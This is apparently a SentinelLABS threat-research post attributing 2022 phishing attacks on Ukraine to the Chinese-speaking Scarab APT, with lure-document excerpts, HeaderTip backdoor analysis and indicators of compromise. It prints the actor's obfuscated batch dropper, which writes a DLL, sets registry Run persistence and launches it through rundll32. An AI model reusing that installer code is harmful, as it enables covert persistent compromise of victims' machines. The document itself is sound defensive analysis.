
SentinelLABS



ADVERSARY

Chinese Threat Actor Scarab Targeting Ukraine

TOM HEGEL / MARCH 24, 2022


Executive Summary

- Ukraine CERT (CERT-UA) has released new details on UAC-0026, which SentinelLabs confirms is associated with the suspected Chinese threat actor known as Scarab.
- The malicious activity represents one of the first public examples of a Chinese threat actor targeting Ukraine since the invasion began.
- Scarab has conducted a number of campaigns over the years, making use of a custom backdoor originally known as Scieron, which may be the predecessor to HeaderTip.
- While technical specifics vary between campaigns, the actor generally makes use of phishing emails containing lure documents relevant to the target, ultimately leading to the deployment of HeaderTip.

UAC-0026

On March 22nd 2022, CERT-UA published alert #4244, where they shared a quick summary and indicators associated with a recent intrusion attempt from an actor they dubbed UAC-0026. In the alert, CERT-UA noted the delivery of a RAR file archive `"Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації.rar"`, which translates to “On the preservation of video recordings of criminal actions of the army of the Russian Federation.rar”. Additionally, they note the archive contains an executable file, which opens a lure document, and drops the DLL file `"officecleaner.dat"` and a batch file `"officecleaner"`. CERT-UA has named the malicious DLL ‘HeaderTip’ and notes similar activity was recorded in September 2020.

The UAC-0026 activity is the first public example of a Chinese threat actor targeting Ukraine since the invasion began. While there has been a marked increase in publicly reported attacks against Ukraine over the last week or so, these and all prior attacks have otherwise originated from Russian-backed threat actors.



Rough timeline of recent Ukrainian conflict cyber activity

Connection of HeaderTip to Scarab APT

Scarab has a relatively long history of activity based on open source intelligence. The group was first identified in 2015, while the associated IOCs are archived on OTX. As noted in the previous research, Scarab has operated since at least 2012, targeting a small number of individuals across the world, including Russia, United States, and others. The backdoor deployed by Scarab in their campaigns is most commonly known as Scieron.

During our review of the infrastructure and HeaderTip malware samples shared by CERT-UA, we identified relations between UAC-0026 and Scarab APT.


We assess with high confidence the recent CERT-UA activity attributed to UAC-0026 is the Scarab APT group. An initial link can be made through the design of the malware samples and their associated loaders from at least 2020. Further relationships can be identified through the reuse of actor-unique infrastructure between the malware families associated with the groups:

- 508d106ea0a71f2fd360fda518e1e533e7e584ed (HeaderTip – 2021)
- 121ea06f391d6b792b3e697191d69dc500436604 (Scieron 2018)
- Dynamic.ddns[.]mobi (Reused C2 Server)

As noted in the 2015 reporting on Scarab, there are various indications the threat actor is Chinese speaking. Based on known targets since 2020, including those against Ukraine in March 2022, in addition to specific language use, we assess with moderate confidence that Scarab is Chinese speaking and operating under geopolitical intelligence collection purposes.

Lure Documents

Analysis of lure documents used for initial compromise can provide insight into those being targeted and particular characteristics of their creator. For instance, in a September 2020 campaign targeting suspected Philippines individuals, Scarab made use of lure documents titled “OSCE-wide Counter-Terrorism Conference 2020”. For context, OSCE is the Organization for Security and Co-operation in Europe.




OSCE-wide Counter-Terrorism Conference 2020

WHEN : 14 September 2020 (All day) - 15 September 2020 (All day)
WHERE : Vienna, Austria and online
ORGANIZED BY: Albanian 2020 OSCE Chairmanship with the support of the Action against Terrorism Unit of the OSCE Transnational Threats Department

OSCE-wide Counter-Terrorism Conference: Effective Partnerships against Terrorism and Violent Extremism and Radicalization that Lead to Terrorism

Terrorism remains one of the most serious threats to peace and security in the OSCE area. The



dynamic, transnational and evolving nature of terrorism and violent extremism poses continuous challenges that no state and no society can tackle alone.


At times of crisis, like the COVID-19 pandemic, terrorist groups seek to capitalize on people's fear and vulnerability and to spread their narratives and disinformation in order to sow distrust and hatred. Now more than ever the OSCE participating States and the OSCE Partners for Co-operation need to unite in their response to address terrorism and violent extremism and radicalization that lead to terrorism (VERLT).

For 2020, the Albanian Chairmanship has set its priority on fostering effective partnerships to prevent and counter terrorism. Comprehensive action against terrorism requires a strong web of

September 2020 Scarab APT Lure Document Content

More recently, industry colleagues have noted a case in which Scarab was involved in a campaign targeting European diplomatic organizations during the US withdrawal from Afghanistan.

The lure document reported by CERT-UA mimics the National Police of Ukraine, themed around the need to preserve video materials of crimes conducted by the Russian military.



НАЦІОНАЛЬНА ПОЛІЦІЯ
УКРАЇНИ

вул. Богомольця, 10, м. Київ, 01601,
тел. 254-93-33, info@police.gov.ua
Ідентифікаційний код 40108578

16.03.2022 року № 2163/02/33-2022

На № ____________ від ____________

Заступникам начальників – начальникам кримінальної поліції головних управлінь Національної поліції в областях та м. Києві

Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації

24 лютого росія розпочала відкрите військове вторгнення до України, у тому числі з території Республіки Білорусь. Вже декілька тижнів відбуваються ракетні обстріли військової та цивільної інфраструктури по всій країні, гинуть мирні жителі, знищується майно та відбувається системне вчинення військових та злочинів проти людства військовослужбовцями армії росії.

В умовах військового стану та знищення, у тому числі об'єктів та ресурсів органів і підрозділів Національної поліції України, існує потреба у максимальному збереженні всіх доступних відеоматеріалів на яких фіксується вчинення різних злочинів армією росії.


Ukraine Targeting Lure Document

Lure documents through the various campaigns contain metadata indicating the original creator is using the Windows operating system in a Chinese language setting. This includes the system's username set as "用户" (user).

Malware and Infrastructure

Multiple methods have been in use to attempt to load the malware onto the target system. In the case of the 2020 documents, the user must enable document Macros. In the most recent version from CERT-UA, the executable loader controls the install with the help of a batch file while also opening the lure document. The loader executable itself contains the PDF, batch installer, and HeaderTip malware as resource data.

The batch file follows a simple set of instructions to define the HeaderTip DLL, set persistence under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, and then execute HeaderTip. Exports called across the HeaderTip samples have been `HttpsInit` and `OAService`, as shown here.



```
@echo off
set objfile=%temp%\httpshelper.dll
if not exist %objfile% (
set /p="M%fgopvhrsdfertj%Z" > %objfile%
type %temp%\officecleaner.dat >> %objfile%
del %temp%\officecleaner.dat
re%ooperoitlksdfgljjdfgijtrjg%g add HK%iwejhjkhkl%CU\Software\Microsoft\Windows\C%ljljlkwjefiofljksdfha%urrentVersion\Run /v "httpshelper
    " /d "c:\windows\system32\run%jlkjfaewiuoqrjljretfdsg%dll32.exe %objfile%,OAService" /f
start c:\windows\system32\rundll32.exe %objfile%,OAService
) else (
set bat="bat"
```

`officecleaner.bat` File Contents

The HeaderTip samples are 32-bit DLL files, written in C++, and roughly 9.7 KB. The malware itself will make HTTP POST requests to the defined C2 server using the user agent: `"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko"`. General functionality of HeaderTip is rather limited to beaconing outbound for updates, potentially so it can act as a simple first stage malware waiting for a second stage with more capabilities.

Scarab has repeatedly made use of dynamic DNS services, which means C2 server IP, and subdomains should not be considered related. In fact, some of the dynamic DNS services used by Scarab can easily link one to various unrelated APT groups, such as the infamous CloudHopper report or 2015 bookworm malware blogs. While those may be associated with Chinese APTs, it may indicate more of a standard operating toolkit and approach rather than shared technical resources.

Conclusion

We assess with high confidence the recent CERT-UA activity attributed to UAC-0026 is the Scarab APT group and represents the first publicly-reported attack on Ukraine from a non-Russian APT. The HeaderTip malware and associated phishing campaign utilizing Macro-enabled documents appears to be a first-stage infection attempt. At this point in time, the threat actor's further objectives and motivations remain unclear.

Indicators of Compromise

IOC	**Description**
product2020.mrbasic[.]com	March 2022 C2 Server
8cfad6d23b79f56fb7535a562a106f6d187f84cf	March 2022 Ukraine file delivery archive “Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації.rar”
e7ef3b033c34f2ac2772c15ad53aa28599f93a51	March 2022 Loader Executable “officecleaner.dat”
fdb8de6f8d5f8ca6e52ce924a72b5c50ce6e5d6a	March 2022 Ukraine lure document “#2163_02_33-2022.pdf”
4c396041b3c8a8f5dd9db31d0f2051e23802dcd0	March 2022 Ukraine batch file “officecleaner.bat”
3552c184281abcc14e3b941841b698cfb0ec9f1d	March 2022 Ukraine HeaderTip sample “httpshelper.dll”
ebook.port25[.]biz	September 2020 C2 Server
fde012fbcc65f4ab84d5f7d4799942c3f8792cc3	September 2020 file delivery archive “Joining Instructions IMPC 1.20 .rar”
e30a24e7367c4a82d283c7c68cff5739319aace9	September 2020 lure document “Joining Instructions IMPC 1.20 .xls”
5cc8ce82fc21add608277384dfaa8139efe8bea5	September 2020 HeaderTip samples based on C2 use
mert.my03[.]com	September 2020 C2 Server
90c4223887f10f8f9c4ac61f858548d154183d9a	September 2020 file delivery archive “OSCE-wide Counter-Terrorism Conference 2020.zip”
82f8c69a48fa1fa23ff37a0b0dc23a06a7cb6758	September 2020 lure document “OSCE-wide Counter-Terrorism Conference 2020”
b330cf088ba8c75d297d4b65bdbdd8bee9a8385c	September 2020 HeaderTip sample”officecleaner.dll”

83c4a02e2d627b40c6e58bf82197e113603c4f87	HeaderTip (Possible researcher)
508d106ea0a71f2fd360fda518e1e533e7e584ed	HeaderTip
dynamic.ddns[.]mobi	C2 Server, overlaps with Scieron (b5f2cc8e8580a44a6aefc08f9776516a)

APT CHINESE UKRAINE

TOM HEGEL

Tom Hegel is a Senior Threat Researcher with SentinelOne. He comes from a background of detection and analysis of malicious actors, malware, and global events with an application to the cyber domain. His past research has focused on threats impacting individuals and organizations across the world, primarily targeted attackers.

©2023 SentinelOne, All Rights Reserved.